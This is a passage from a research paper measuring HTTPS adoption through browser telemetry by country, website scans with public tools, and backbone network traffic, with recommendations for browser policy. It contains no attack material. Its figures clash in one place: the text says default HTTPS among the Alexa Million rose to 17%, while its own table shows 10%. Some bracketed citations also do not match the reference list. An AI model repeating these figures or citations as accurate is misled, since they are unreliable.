Figure 5: A map showing median rate of HTTPS usage among Firefox users by country from February 5–8, 2017, excluding countries with small user populations.

High HTTPS usage. Small countries have the highest HTTPS usage rates. In Chrome, 90% of strict page loads in Tuvalu, Svalbard and Jan Mayem, and Benin are HTTPS. In Firefox, the 75th percentile HTTPS usage rate is above 90% in Mayotte, Libya, Syria, Venezuela, Ecuador, and Iraq, i.e., 25% of users in these countries use HTTPS on more than 90% of page loads. We hypothesize that browser users in small countries spend more time on large, centralized websites like Google and Facebook (which support HTTPS by default) due to the lack of localized long-tail Web content. It is also possible that, due to the small sample sizes, certain groups of "unusual" users skew the statistics in these countries.

Most large countries have similar HTTPS usage rates, within a 10-point range. However, within this range, the United States is a consistently high consumer of HTTPS across all metrics. India and Mexico are close behind.

Low HTTPS usage. East Asian countries are notable outliers. South Korea, Japan, and China have very low HTTPS usage rates, lagging far behind other countries. The only other country outside of East Asia with similarly low HTTPS usage is Iran, which is second only to

		Chrome Android			Chrome Windows			Firefox
		SPL	*EPL*	*Time*	*SPL*	*EPL*	*Time*	*Median SPL*
Brazil	BR	51%	63%	53%	55%	77%	73%	61%
Canada	CA	53%	60%	49%	58%	76%	74%	64%
France	FR	51%	59%	46%	56%	71%	66%	61%
Germany	DE	52%	58%	48%	56%	71%	68%	64%
India	IN	54%	60%	51%	58%	74%	70%	65%
Indonesia	ID	46%	58%	47%	50%	73%	68%	59%
Japan	JP	26%	32%	24%	36%	55%	52%	37%
Mexico	MX	51%	63%	51%	57%	82%	77%	66%
Russia	RU	50%	69%	50%	55%	81%	72%	61%
South Korea	KR	34%	35%	29%	29%	44%	44%	33%
Spain	ES	49%	58%	44%	53%	73%	66%	62%
Turkey	TR	49%	54%	41%	48%	69%	63%	55%
United States	US	57%	63%	55%	63%	77%	76%	67%

Table 1: Strict page load (SPL), extended page load (EPL), and time-in-foreground metrics for thirteen countries with large Internet-using populations. Chrome metrics are for the week ending on February 6, 2017. For Firefox, the median SPL rate among users in each country over the period February 5–8, 2017.

China in terms of median HTTPS usage among Firefox users. The disparity between these countries and the rest of the world highlights the challenge of creating global browser policies when people in some countries have very different browsing experiences.

Efforts to increase HTTPS usage in East Asia would have both local and global benefits. Not only would it increase Internet privacy in those countries, but it would also allow browser vendors to move more aggressively on HTTPS-preferential policies. To start, we recommend investigating *why* Japanese and South Korean browser users are less likely to use HTTPS. Although low HTTPS usage rates in China might be due to the Great Firewall, the same cannot be said for Japan and South Korea. Is it cultural (e.g., less concern about privacy), technical (e.g., legacy infrastructure in popular East Asian websites), or legal (e.g., different laws regarding cryptography)? Once the stumbling blocks are understood, outreach efforts to popular websites in East Asia could target those hurdles.

4 Server support for HTTPS

We cannot look at HTTPS adoption from only the browser perspective. Browser statistics are weighted towards the larger websites that make up a greater proportion of traffic, and we also wish to understand HTTPS adoption among small- and medium-sized websites in the "long tail" of the Web.

To this end, we scan lists of websites to measure HTTPS support across the web. We want to know how many websites (a) support HTTPS at all or (b) offer HTTPS by default. From a methodological standpoint, scanning websites for HTTPS support has two components: the testing technique (how did we determine HTTPS support?), and the list of websites (how do we define "the web"?). We use our own testing tools and lists alongside public tools and lists.

4.1 Testing tools

We want to measure whether a server supports HTTPS. In recent years, several competing tools (including two of our own) have arisen to perform this task using slightly different sets of criteria. We survey these tools and attempt to use them in a comparable fashion.

4.1.1 Mozilla Observatory

Mozilla created the Mozilla Observatory[9] as a tool to test servers' HTTPS configurations, along with a few other security properties. The Mozilla Observatory performs a handful of simple tests to determine whether and how a website is accessible over HTTPS. The results of the scans are publicly available via an API.

HTTPS available. The most basic test is to connect to the domain on port 443 and make a HTTPS request for the root document. If the website returns a valid certificate and the request succeeds – regardless of redirections or status codes – we consider it available over HTTPS.

Default HTTPS. This test assesses whether a website forcibly redirects HTTP traffic to an HTTPS endpoint.

HSTS. When a website sets a HTTP Strict Transport Security (HSTS) header, browsers that support the header will always use HTTPS to connect to that website. We test whether a website provides the HSTS header with a

minimum max-age of six months (the minimum required for preloading at the time the tool was built).

HSTS preloading. A man-in-the-middle attacker can prevent a client from receiving a website's HSTS header. To stop this attack, several browsers use a preloaded list of websites that serve HSTS headers. We check whether each website appears on the preloaded list.

HPKP. If a man-in-the-middle attacker were to collude with a rogue CA, the attacker could present a forged certificate that *appears* legitimate. HTTP Public-Key-Pinning (HPKP) ensures that the browser will only accept specific certificates intended by the website. The Observatory tests whether the HPKP header is implemented for a given website, with any max-age.

4.1.2 Google Transparency Report

The Google Transparency Report[10] scans a set of 100 non-Google websites.[11] The results are updated weekly. We maintain the Transparency Report's pre-existing testing infrastructure to track two criteria over time.

HTTPS available. A website is considered to work on HTTPS "if the Googlebot successfully reaches https://domain and isn't redirected through an HTTP location". The server must provide a valid HTTPS certificate chain for the website. This is more stringent than the "HTTPS available" category as defined by the other tools (Mozilla Observatory, HTTPSWatch, and Censys), which all permit redirects through HTTP.

Default HTTPS. A website is considered HTTPS by default if "the site redirects HTTP requests to a HTTPS URL" in response to a connection attempt from the Googlebot. The server must provide a valid certificate chain for the website. Per their rating system, a website does not need to use HSTS to achieve this designation.

Counter-intuitively, a website can be HTTPS by default without making HTTPS available. This situation occurs most notably with subdomains. For example, "http://domain redirects to https://subdomain.domain, but https://domain refuses the connection".

4.1.3 HTTPSWatch

HTTPSWatch tests prominent websites for HTTPS support.[12] We place websites into two categories based on HTTPSWatch's three-tier rating system. (The authors of this paper are not involved in the HTTPSWatch project; we use it as a public repository of HTTPS data.)

HTTPS available. We assign a website to this category if HTTPSWatch's client server can establish a verified TLS connection to the website. Our label corresponds to either the "Mediocre" or "Good" ratings in HTTPSWatch's published rating system.

Default HTTPS. A website is considered to support HTTPS by default if a verified TLS connection can be established, the HTTP version of the website redirects to HTTPS, and the HSTS header is set. Our label corresponds to the "Good" rating in HTTPSWatch's rating system. This is comparable to the Mozilla Observatory's "HSTS" category and is more strict than the Google Transparency Report's "default HTTPS" category.

4.1.4 Censys

Censys "is a public search engine that enables researchers to quickly ask questions about the hosts and networks that compose the Internet"[13]. It maintains a large database of server configurations, including information about TLS support [10]. We query Censys to test whether servers support HTTPS. (The authors of this paper are not involved in the Censys project; we use it as a public repository of HTTPS data.)

HTTPS available. A server is considered to support HTTPS if it responds on port 443 and provides a valid certificate chain [10]. In Censys syntax, this corresponds to `443.https.tls.validation.browser_trusted: true and protocols: "443/https" and 443.https.tls.validation.matches_domain: true"` for websites. Censys cannot enforce the last restriction for an IPv4 host, so an IPv4 host is considered to support HTTPS even if the certificate might fail to validate in a browser due to a name mismatch error.

4.2 Lists of websites

Different lists of websites are useful for different research questions. Do we care about HTTPS adoption for the whole Internet, popular websites, or websites popular in India? We use several publicly available lists of websites, each of which has its own characteristics. See Appendix A for copies of the lists.

HTTPSWatch Global. The HTTPSWatch project provides a list of 40 "prominent websites" in five areas: search, social media, commerce, cloud storage, and publishing platforms. The list was curated by the project to represent well-known, influential websites in each area. They describe their selection criteria as, "HTTPSWatch's goal is to list several representative sites for each category. Usually these are the most popular sites, so HTTPS

List	List size	Tool	HTTPS available	Default HTTPS
HTTPSWatch Global	40	HTTPSWatch	80%	35%
Google Top 100	100	Googlebot	54%	44%
Alexa Top 100 Global	100	Mozilla Observatory	87%	23%
Alexa Million	969,278	Mozilla Observatory	40%	10%
Alexa Million	856,312	Censys	38%	N/A
IPv4 hosts	101,052,620	Censys	10%	N/A

Table 2: HTTPS support among each set of websites, February 2017.

support on them affects the most users."[12] We recorded the state of HTTPSWatch on February 13, 2017.

The project also maintains country-specific lists, but we do not report them here. Although their country-specific lists have value, they are unsuitable for comparing HTTPS adoption rates across countries because each country's list has different categories and criteria.

Alexa Top 100. The Alexa Top 100 ranking represents the Web's most popular websites, per Alexa traffic estimates. We requested the global Top 100 list as well as country-specific Top 100 lists. The country lists are based on the countries that the websites are popular in, not based on where the servers are physically located.

Alexa aggregates browsing history from millions of Alexa toolbar users,[14] which it complements with a website-embedded analytics script.[15] They compute a ranking based on the resulting corrected traffic estimates, which combines counts of unique visitors and page loads from the two data sources. Their traffic ranking combines all subdomains into a single entry for the website "unless [they] are able to automatically identify them as personal home pages or blogs."[14]

We requested these lists on February 13, 2017. Based on how Alexa computes traffic estimates, this reflects popularity over a three-month period prior to that day.[14] Several of the websites were unreachable on the day of testing, so we omitted them from our results.

Google Top 100. The Google Transparency Report provides HTTPS statuses for a list of 100 top websites. It is intended to represent highly popular, *non-Google* websites. The list was created using a mix of public data (including the Alexa ranking) and Google proprietary data, based on browsing habits in early 2016.[11] The lack of Google websites on the list is notable because the Alexa 100 lists include many Google websites.

Alexa Million. The Alexa Top Million represents a broad snapshot of the active Internet. Although the list's official name alludes to popularity, everything after the first 100,000 is considered part of the long tail of the Internet.[14] The list sees substantial churn, and websites are sometimes unreachable after only a few days. Statistics based on the Alexa Top Million should therefore be viewed as reflecting a broad developer experience, rather than reflecting truly "top" sites. We refer to the list as the "Alexa Million" throughout this paper to avoid the impression that all of the websites on the list are popular. We requested the Alexa Million on April 11, 2016, October 21, 2016, and February 3, 2017.

IPv4 hosts. Censys exposes an Internet-wide view of servers. They "use ZMap to perform single-packet host discovery scans against the IPv4 address space" [10]. Once a host is found, they perform a TLS handshake and record the result. Some — perhaps many — of the full set of responding servers are hobbyist machines, defunct websites, home devices, app backends, etc. We queried Censys on February 13, 2017.

4.3 Results

HTTPS support increased from 2016 to 2017. However, each list that we examined yielded a different HTTPS adoption rate (Table 2). Popular websites are more likely to support HTTPS, and support also varies by region.

4.4 Adoption over time

Is HTTPS support increasing? (Yes.)

Top websites. HTTPS support increased dramatically among the Google Top 100 from February 2016 to February 2017 (Figure 6). Over the course of a year, the number of Google Top 100 websites with basic HTTPS support rose from 39% to 54% (15 points). The number of websites with default HTTPS nearly doubled, increasing from 24% to 44% (20 points).

Long tail. We also observed a big increase in HTTPS support among the Alexa Million from April 2016 to February 2017 (Table 3). In less than a full year, the number of Alexa Million websites with basic HTTPS support rose from 30% to 40%. This continues the growth previously observed by Durumeric et al. in 2012-2013 [11]. On the other hand, the number of websites with default HTTPS remained low, increasing from 5% to only 10%.




Figure 6: HTTPS support among the Google Transparency Report Top 100, recorded over a year.

	4/2016	10/2016	2/2017
HTTPS available	30%	34%	40%
Default HTTPS	5%	8%	10%
HSTS	1%	3%	3%
HSTS preloading	0.2%	0.2%	0.3%
HPKP	0.4%	0.5%	0.5%

Table 3: Results of testing the Alexa Million with the Mozilla Observatory on three dates.

4.5 Website popularity

Are popular websites more likely to be HTTPS? (Yes.)

As Table 2 shows, the percentage of websites that support HTTPS depends on the list. Websites on the "top" lists are more likely to support HTTPS than others.

Top websites. A majority of all three top website lists (HTTPSWatch Global, Google Top 100, and Alexa Top 100 Global) support HTTPS. Of those three, the Alexa Top 100 Global has the highest rate of HTTPS availability. However, the Alexa Top 100 is not a very diverse list: twenty of the websites are owned by Google, six are owned by Microsoft, and three are owned by Amazon. The Google websites all support HTTPS but not by default (due to an initial HTTP redirection from `google.com` to `www.google.com`). The Google Top 100 avoids this skew by removing Google's own websites; it accordingly yields a lower HTTPS availability rate but a higher default HTTPS rate.

Long tail. We see a steady decrease in HTTPS support as websites get less popular. Of the Alexa Top 100, 87% support HTTPS; of the top 1000, 70% support HTTPS; of the top 10,000, 60% support HTTPS; of the top 100,000, 51% support HTTPS. The full Alexa Million represents the long-but-active tail of the Web, and only 40% support HTTPS (10% by default). IPv4 hosts — representing the long tail and flotsam of the Internet — are even less likely to support HTTPS (10%).

	HTTPS available	Default HTTPS
Brazil	65%	15%
Canada	77%	21%
France	67%	16%
Germany	86%	27%
India	68%	16%
Indonesia	71%	13%
Japan	57%	19%
Mexico	80%	19%
Russia	80%	24%
South Korea	75%	14%
Spain	75%	21%
Turkey	73%	17%
United States	81%	18%
Global	*87%*	*23%*

Table 4: HTTPS support rates among the Alexa Top 100 for each country in February 2017, as tested with the Mozilla Observatory on February 13, 2017.

4.6 Regional disparities

Is HTTPS support equal worldwide? (No.)

We observe different rates of HTTPS support among the Alexa Top 100 lists for fourteen countries (Table 4).

High HTTPS support. Websites that are popular in Germany, the United States, Mexico, and Russia are the most likely to support HTTPS (80% or greater).

Low HTTPS support. Websites that are popular in Japan are the least likely to support HTTPS (57%). To our surprise, Brazil, France, and India are not far behind (65%, 67%, and 68%).

Comparison to browser metrics. We expected to see a clear relationship between regional HTTPS usage and server support. For example, we expected that Japan and South Korea would have very low HTTPS support rates. However, that is not the case: Japanese HTTPS support rates are only slightly lower than others, and South Korea falls in the middle. On the other hand, Indian people have high HTTPS usage rates despite the Indian Top 100 having a relatively low HTTPS support rate.

This discrepancy can be explained by considering that website popularity is not distributed evenly even within the Top 100. People might spend much more time on the first three websites (or first five, or first fifteen...), placing more weight on the HTTPS status of those websites.

Global vs regional. The Alexa Top 100 Global list reports a higher HTTPS support rate (87%) than any individual country list. How can this be? A key insight is

that the global list includes a mix of (a) websites that are popular across many countries, and (b) the most popular websites from the largest countries. The websites on the Top 100 list are more popular overall than the websites on the country-specific lists — and the websites at the very top tend to support HTTPS.

One intriguing artifact of the popularity distribution is that the global list has twenty Google websites. This occurs because nineteen large countries each have a popular regional Google variant (e.g., `google.de` and `google.es`), and `google.com` is popular across many countries. As a result, the global list doesn't represent any single person's normal browsing — no one visits all of the different Google variants! In contrast, someone would likely be familiar with most of the websites on their country's Top 100 list.

5 Network measurements

In addition to client and server measurements, we can also observe HTTPS adoption from the network. HTTP and HTTPS operate on different TCP ports (80 vs. 443), so it is easy to identify HTTP and HTTPS traffic in a given packet flow. We can use network measurements to assess how much of the web is being carried over HTTPS across *all* clients and servers being used over a given network. This includes non-browser clients (which are missing from browser telemetry) and less popular sites (which might not be covered by scans).

5.1 MAWI sample point F

We derive our network observations from the public domain MAWI data set published by the WIDE project,[16] specifically from their sample point F [23]. This data set includes one 15-minute snapshot of Internet traffic per day, taken at a connection point between the WIDE backbone network and a transit provider. Between 160GB and 590GB of HTTP and HTTPS traffic passes this observation point during each collection window.

We report the network data in terms of bytes and packets. Top-level page loads, subresources, and non-Web traffic are all grouped together in this data set.

5.2 Results

Figure 7 shows the fraction of bytes and packets that were sent over HTTPS, from 2014 to 2017.

Traffic over time. By both the byte and packet metrics, HTTPS experienced significant growth from January 2014 to January 2017. The percentage of network traffic using HTTPS grew from around 20% of web traffic to around 40%. In addition, the byte and packet ratios




Figure 7: HTTPS as a percentage of all network traffic (HTTP+HTTPS) at the MAWI sample point F, weekly from January 2014 to January 2017.

converged, which suggests that HTTPS is increasingly being used for the same types of activities as HTTP.

Comparison to browser metrics. The HTTPS rate as seen by this link is lower than the HTTPS usage rates observed by browser telemetry. We hypothesize that this might be due to one (or more) of three factors:

- These observations are from a network in Japan, where browser telemetry shows low HTTPS usage.
- Non-browser HTTP clients might have a lower rate of HTTPS usage. They are covered by this measurement and not browser telemetry.
- Content served over HTTP could be different than content served over HTTPS in a way that skews measurements by byte or packet (e.g., streaming video might be more common over HTTP).

The disparity between volume-oriented and connection- or pageload-oriented metrics is similar to an earlier observations made in a residential ISP in 2014 [29]. That study observed the prevalence of HTTPS in terms of both traffic volumes (in bytes) and connections, the latter being similar to the Firefox transaction metric. (Technically a lower bound, since multiple transactions can be carried on a single connection.) As of 2014, they observed that HTTPS was 13.8% of download traffic by volume, but 44.3% of connections, both trending upward over time.

6 Implications

We discuss the implications of our findings for HTTPS outreach, discussion, and policies.

6.1 HTTPS adoption growth

We have seen tremendous growth in HTTPS adoption, from four perspectives:

- **Top websites.** Default HTTPS support among the Google Top 100 nearly doubled in 2016, rising from a quarter to nearly half (Figure 6). We attribute this to growing public demand for HTTPS and a desire among top websites to use new HTTPS-only features like Service Workers.

- **Long tail websites.** Among the Alexa Million, basic HTTPS availability grew from 30% to 40% over 2016, and support for HTTPS by default doubled to 17% (Table 3). We attribute the growth in the long tail to Let's Encrypt and publishing platforms that now support HTTPS (such as Squarespace).

- **End user perspective.** A majority of desktop browsing now occurs over HTTPS. HTTP is still dominant on Android by some measures, but HTTPS usage on Android is growing and poised to soon become the majority by all measures. Figure 1 shows the substantial growth in HTTPS usage (per extended page loads) from July 2014 to February 2017 in Chrome. The growth in HTTPS usage is a direct consequence of the growth in server support.

- **Network traffic.** HTTPS traffic doubled as a percentage of all web traffic, by byte and by packet, from 2014 to 2017 (Figure 7).

We view the steady growth as a sign that HTTPS promotion efforts are succeeding.

6.2 Choice of metric

We would have liked to find a single metric that captures HTTPS adoption. Such a metric would be useful for making HTTPS-related decisions and tracking the impact of adoption efforts. Unfortunately, this unified metric is elusive. The browser metrics that we investigated each have their own nuances (Section 3.2), each yielding different HTTPS usage rates (Figure 3, Table 1). Similarly, server support rates depend on the set of websites and level of HTTPS support desired (Table 2). Network-based metrics have broader scope but less detail than browser metrics (Section 5).

We recommend choosing between metrics based on the following guidelines:

- Use the Alexa Million to measure developer impact.

- Use page load metrics to measure the user impact of browser or ecosystem changes that affect page loads. The strict page load metric is preferable because it is more conservative.

- Use a time-based metric to measure the user impact of changes to long-lasting browser UI changes.

- Consider different demographics. Split user metrics by OS and country, and split Alexa sites by country.

In this section, we give examples of applying those recommendations to scenarios that we have encountered.

6.2.1 Requiring HTTPS for APIs

Mozilla Firefox and Google Chrome have begun requiring HTTPS for some developer APIs like Service Workers [1] and the geolocation API [24]. Their goal is to prevent powerful browser APIs from being abused by network attackers. Browser vendors and standards bodies may wish to know what the compatibility cost is when discussing whether to require HTTPS for a new API.

Developer frustration and low feature adoption rates are the two main concerns in this scenario. How many websites will be able to use the feature if its usage is restricted to HTTPS pages? We recommend measuring how many of the Alexa Million support HTTPS by default, since that list represents a wide set of actively visited websites. The number is currently low, which suggests that many developers will need to do additional work to use HTTPS-only features. This should not necessarily deter browser vendors from setting those restrictions, but understanding the ecosystem status can help set expectations for the reaction to a HTTPS restriction.

6.2.2 Changing security indicators

Browser security indicators have slowly changed over time. Each iteration is accompanied by concerns about how the change affects people's perceptions of security states (e.g., [16]). For example, people might become desensitized to a negative or frightening security indicator for HTTP if they see it all the time.

If the proposed UI treatment is displayed once at page load, we recommend using a page load-based metric to evaluate how often it will be shown. If the proposed UI treatment would be permanently associated with the loaded page, then we instead recommend using a time-based metric. A time-based metric is appropriate because it measures how long people actually see the new browsing treatment. We do not think it is necessary to consult server support rates when measuring the impact of UI changes, since UI is between the browser and end user.

When evaluating UI changes, we recommend splitting the relevant HTTPS metrics by operating system and country to see whether any user populations will be disproportionately impacted. In particular, it would be worth understanding how the change will impact East Asian countries due to their lower HTTPS usage.

6.2.3 Handling unknown protocols

If someone types a new website `www.example.com` into a URL bar, should the browser load the website over HTTP or HTTPS? All major browsers currently default to HTTP in this situation, unless a preloaded HSTS header instructs otherwise. At some point, browsers should change their behavior to default to HTTPS instead. This change cannot be made lightly because it carries risk for websites that are still unavailable or appear broken (e.g., due to mixed content) over HTTPS.

When considering such a change, one might be concerned about end user pain (seeing broken pages). We recommend measuring the impact of a proposal in terms of strict page loads. The strict page load metric is a suitable measure of user pain in this situation because the disappointing event might occur at page load, and it is more conservative than the extended page load metric.

If the proposal results in slowing, breaking, or blocking some websites, one might also be concerned about developer frustration. We therefore also recommend measuring the impact of a proposal on developers in terms of the Alexa Million, to gain insight into the long-yet-still-active tail of the Web.

6.3 Impact of top websites

Our data suggests that top websites drive client HTTPS usage on desktop, but Android is more sensitive to server support among the long tail. We observe:

- Server support for HTTPS is more common for top websites than for the long tail (the Alexa Million or IPv4 hosts). The difference is especially pronounced when considering how many support HTTPS by default (Table 2).

- Websites that use the History API and fragment navigation comprise a large amount of HTTPS web browsing. We see this in Figure 3 by comparing the extended page load metric (which includes those types of navigations) to the strict page load metric (which doesn't). The extended page load metric is 20 points higher than the strict page load metric on desktop Chrome, and 9 points higher on Android Chrome. These navigations are associated with highly engineered, dynamic websites.

- Compared to desktop clients, Android clients load fewer HTTPS pages and spend less time on HTTPS pages in Chrome (Figure 3). We attribute this primarily to the popularity of apps on Android, notably including the Google Search and Facebook apps. Long tail traffic remains in the browser.

- Not only do people spend more time on HTTPS websites overall on desktop Chrome, but the websites that people spend a very long time looking at are more likely to be HTTPS. The distributions for HTTP pages and HTTPS pages are similar log-normal distributions, differing only in the very long tail: 1% of HTTP page loads are kept open for more than an hour, whereas 2% of HTTPS page loads are kept open for more than an hour. An example of this might be keeping GMail or Facebook open all day, frequently returning to the tab.

We conclude that a small number of dynamic websites account for a disproportionate percentage of desktop web browsing. As these websites move to HTTPS by default, HTTPS usage on desktop grows. The effect is smaller on Android than desktop, where people spend more time browsing HTTP websites in the long tail.

6.4 Benchmarking HTTPS adoption

Presenters or journalists may want to provide a summary statistic when discussing the current state of HTTPS. In such a situation, we recommend using the following:

- To give an overview of the end user experience, use Chrome's time-in-foreground metric (split by OS). The time-based metric is intuitive and not sensitive to tabbed browsing habits.

- To illustrate trends among influential websites, scan the Google Top 100. The Google Top 100 list has less repetition than the Alexa Top 100, but it's still grounded in user data (unlike HTTPSWatch).

- To track progress among the long tail, scan the Alexa Million. It has a diverse mix of websites, 90% of which are considered part of the long tail but all of which have been visited by real people over the last three months.

6.5 HTTPS by default

Significant work remains to continue shifting the ecosystem. The long tail (Alexa Million) and very long tail (IPv4) still have little HTTPS support, and support among top websites has only recently come close to 50%.

At current rates, we predict:

- Top websites will be almost entirely HTTPS within a year and a half. Half have moved, more are preparing to move, and the reminder will feel pressured to meet the changing industry standard.
- Widespread HTTPS adoption among the long tail will take five more years unless a tool, hosting service, or outreach effort yields a breakthrough.
- HTTPS usage on desktop will be largely HTTPS within two years, due to an emphasis on top websites. On Android, it will depend on trends in the app vs web ecosystem.

6.6 Future outreach

We identified several areas where additional HTTPS outreach could yield benefits:

- East Asia lags behind the rest of the world in HTTPS adoption. Understanding Japanese and South Korean developers' and users' concerns (or lack of interest) could help address this.
- Moving the long tail to HTTPS should help increase HTTPS usage on Android, which currently lags behind desktop. This is more challenging than doing outreach to top websites because the outreach will need to have massive scale. Moving this long tail will require the change at points of centralization that can upgrade many sites at once, e.g., hosting providers or server software vendors.
- We should encourage new top websites to enable HTTPS. Much of the progress in 2016 came from top websites with *some* HTTPS support transitioning to HTTPS by default (Figure 6); as a result, most of the top websites now have either default HTTPS or no HTTPS at all.

7 Repeatability

Our metrics can be tracked or repeated by others. Google releases summary statistics from Chrome HTTPS telemetry weekly as part of the Google Transparency Report[17]. Mozilla publishes aggregate Firefox telemetry on their telemetry website. [18]

Our server scans can be repeated by others using the information in Section 4. Mozilla provides access to the Mozilla Observatory through a public API.[9] One exception is our scan of the Google Top 100, which used the proprietary Googlebot. However, we provide the results of those scans weekly as part of the Google Transparency Report.[19] Alternately, scans of the Google Top 100 can be run by anyone using the Mozilla Observatory.

8 Acknowledgments

We thank Emily Schechter, Tim Willis, Rutledge Chin Feman, and Hubert Chao for their work on the Google Transparency Report; Bryan McQuade and Vern Paxson for their insightful discussion; and David Adrian and Zakir Durumeric for answering questions about Censys.

A Archived list contents

Where possible, we provide copies of the lists that we scanned in Section 4.2. Please be aware that the lists contain websites with adult material.

A.1 Alexa

Amazon provides archived copies of Alexa's rankings via the Alexa Web Services API: `https://aws.amazon.com/alexa/`.

A.2 HTTPSWatch

www.baidu.com, www.bing.com, duckduckgo.com, www.google.com, www.sohu.com, www.yandex.ru, www.yahoo.com, www.linkedin.com, www.facebook.com, www.twitter.com, www.pinterest.com, instagram.com, www.reddit.com, www.youtube.com, vine.co, www.match.com, www.okcupid.com, disqus.com, store.apple.com, www.amazon.com, www.bestbuy.com, www.ebay.com, www.craigslist.org, www.target.com, www.walmart.com, www.cvs.com, www.homedepot.com, www.barnesandnoble.com, www.box.com, www.dropbox.com, drive.google.com, www.icloud.com, onedrive.live.com, www.tarsnap.com, www.blogger.com, medium.com, squarespace.com, staff.tumblr.com, wordpress.com

A.3 Google Transparency Report

aliexpress.com, amazon.co.jp, amazon.co.uk, amazon.com, amazon.de, bongacams.com, chaturbate.com, cnet.com, facebook.com, instagram.com, linkedin.com, mail.ru, netflix.com, nih.gov, nytimes.com, ok.ru, paypal.com, pinterest.com, reddit.com, seznam.cz, softonic.com, taobao.com, theguardian.com, tmall.com, tripadvisor.com, tumblr.com, twitter.com, vk.com, whatsapp.com, wikimedia.org, wikipedia.org, wordpress.com, xhamster.com, yahoo.com, yandex.ru, yelp.com, amazon.in, apple.com, baidu.com, beeg.com, imgur.com, sohu.com, stackoverflow.com, t.co, wp.pl, xvideos.com, 360.cn, alibaba.com, amazonaws.com, ask.com, ask.fm, bbc.co.uk, bing.com,

chinadaily.com.cn, cnn.com, craigslist.org, dailymail.co.uk, dailymotion.com, daum.net, ebay.co.uk, ebay.com, fc2.com, forbes.com, globo.com, gmw.cn, go.com, goal.com, goo.ne.jp, hao123.com, hausou.com, imagebam.com, imdb.com, live.com, microsoft.com, milliyet.com.tr, mirror.co.uk, msn.com, naver.com, office.com, olx.biz.id, onet.pl, pornhub.com, pzy.be, qq.com, rakuten.co.jp, redtube.com, sina.com.cn, soso.com, telegraph.co.uk, tianya.cn, uol.com.br, weibo.com, wikia.com, wikihow.com, xinhuanet.com, xnxx.com, yahoo.co.jp, youporn.com

References

[1] Using Service Workers. `https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API/Using_Service_Workers`.

[2] Introducing the Security Panel in DevTools, January 2016. Chromium Blog.

[3] Communicating the Dangers of Non-Secure HTTP, January 2017. Mozilla Security Blog.

[4] AAS, J. Let's Encrypt 2016 In Review, January 2017. Let's Encrypt Blog.

[5] AKHAWE, D., AMANN, B., VALLENTIN, M., AND SOMMER, R. Here's My Cert, So Trust Me, Maybe? Understanding TLS Errors on the Web. In *World Wide Web Conference* (2013).

[6] AKHAWE, D., AND FELT, A. P. Here's My Cert, So Trust Me, Maybe? Understanding TLS Errors on the Web. In *USENIX Security Symposium* (2013).

[7] BAHAJJI, Z. A., AND ILLYES, G. HTTPS as a ranking signal, August 2014. `https://webmasters.googleblog.com/2014/08/https-as-ranking-signal.html`.

[8] COOPER, D., SANTESSON, S., FARRELL, S., BOEYEN, S., HOUSLEY, R., AND POLK, W. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, Internet Engineering Task Force, May 2008.

[9] DIERKS, T., AND RESCORLA, E. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246, Internet Engineering Task Force, Aug. 2008.

[10] DURUMERIC, Z., ADRIAN, D., MIRIAN, A., BAILEY, M., AND HALDERMAN, J. A. A Search Engine Backed by Internet-Wide Scanning. In *22nd ACM Conference on Computer and Communications Security* (2015).

[11] DURUMERIC, Z., KASTEN, J., BAILEY, M., AND HALDERMAN, J. A. Analysis of the https certificate ecosystem. In *Proceedings of the 2013 Conference on Internet Measurement Conference* (New York, NY, USA, 2013), IMC '13, ACM, pp. 291–304.

[12] DURUMERIC, Z., WUSTROW, E., AND HALDERMAN, J. A. Zmap: Fast internet-wide scanning and its security applications. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)* (Washington, D.C., 2013), USENIX, pp. 605–620.

[13] EASTLAKE, D. Transport Layer Security (TLS) Extensions: Extension Definitions. RFC 6066, Internet Engineering Task Force, Jan. 2011.

[14] FAHL, S., ACAR, Y., PERL, H., AND SMITH, M. Why eve and mallory (also) love webmasters: a study on the root causes of SSL misconfigurations. In *ACM Symposium on Information, Computer and Communications Security* (2014).

[15] FELT, A. P., AINSLIE, A., REEDER, R. W., CONSOLVO, S., THYAGARAJA, S., BETTES, A., HARRIS, H., AND GRIMES, J. Here's My Cert, So Trust Me, Maybe? Understanding TLS Errors on the Web. In *Conference on Human Factors and Computing Systems* (2015).

[16] FELT, A. P., REEDER, R. W., AINSLIE, A., HARRIS, H., WALKER, M., THOMPSON, C., ACER, M. E., MORANT, E., AND CONSOLVO, S. Rethinking connection security indicators. In *Symposium on Usable Privacy and Security* (2016).

[17] FEMAN, R. C., AND WILLIS, T. Securing the web, together, March 2016. Google Security Blog.

[18] FIELDING, R., GETTYS, J., MOGUL, J., FRYSTYK, H., MASINTER, L., LEACH, P., AND BERNERS-LEE, T. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616, Internet Engineering Task Force, June 1999.

[19] HODGES, J., JACKSON, C., AND BARTH, A. HTTP Strict Transport Security (HSTS). RFC 6797, Internet Engineering Task Force, Nov. 2012.

[20] HOFFMAN-ANDREWS, J. Verizon Injecting Perma-Cookies to Track Mobile Customers, Bypassing Privacy Controls, November 2014. Electronic Frontier Foundation.

[21] HOLZ, R., BRAUN, L., KAMMENHUBER, N., AND CARLE, G. The ssl landscape: A thorough analysis of the x.509 pki using active and passive measurements. In *Proceedings of the 2011 ACM SIGCOMM Conference on Internet Measurement Conference* (New York, NY, USA, 2011), IMC '11, ACM, pp. 427–444.

[22] HUSÁK, M., ČERMÁK, M., JIRSÍK, T., AND ČELEDA, P. Https traffic analysis and client identification using passive ssl/tls fingerprinting. *EURASIP J. Inf. Secur. 2016*, 1 (Dec. 2016), 30:1–30:14.

[23] KATO, M., CHO, K., HONDA, M., AND TOKUDA, H. Monitoring the Dynamics of Network Traffic by Recursive Multi-dimensional Aggregation. In *OSDI* (2012).

[24] KINLAN, P. Geolocation API Removed from Unsecured Origins in Chrome 50, April 2016. `https://developers.google.com/web/updates/2016/04/geolocation-on-secure-contexts-only`.

[25] KONIGSBURG, E., AND WAN, V. HTTPS on NYTimes.com, January 2017. NYTimes: OPEN: All the code that's fit to printf.

[26] KRAVETS, D. Meet the tech company performing ad injections for Big Cable, September 2014. Ars Technica.

[27] LEVILLAIN, O. *A study of the TLS ecosystem*. Theses, Institut National des Télécommunications, Sept. 2016.

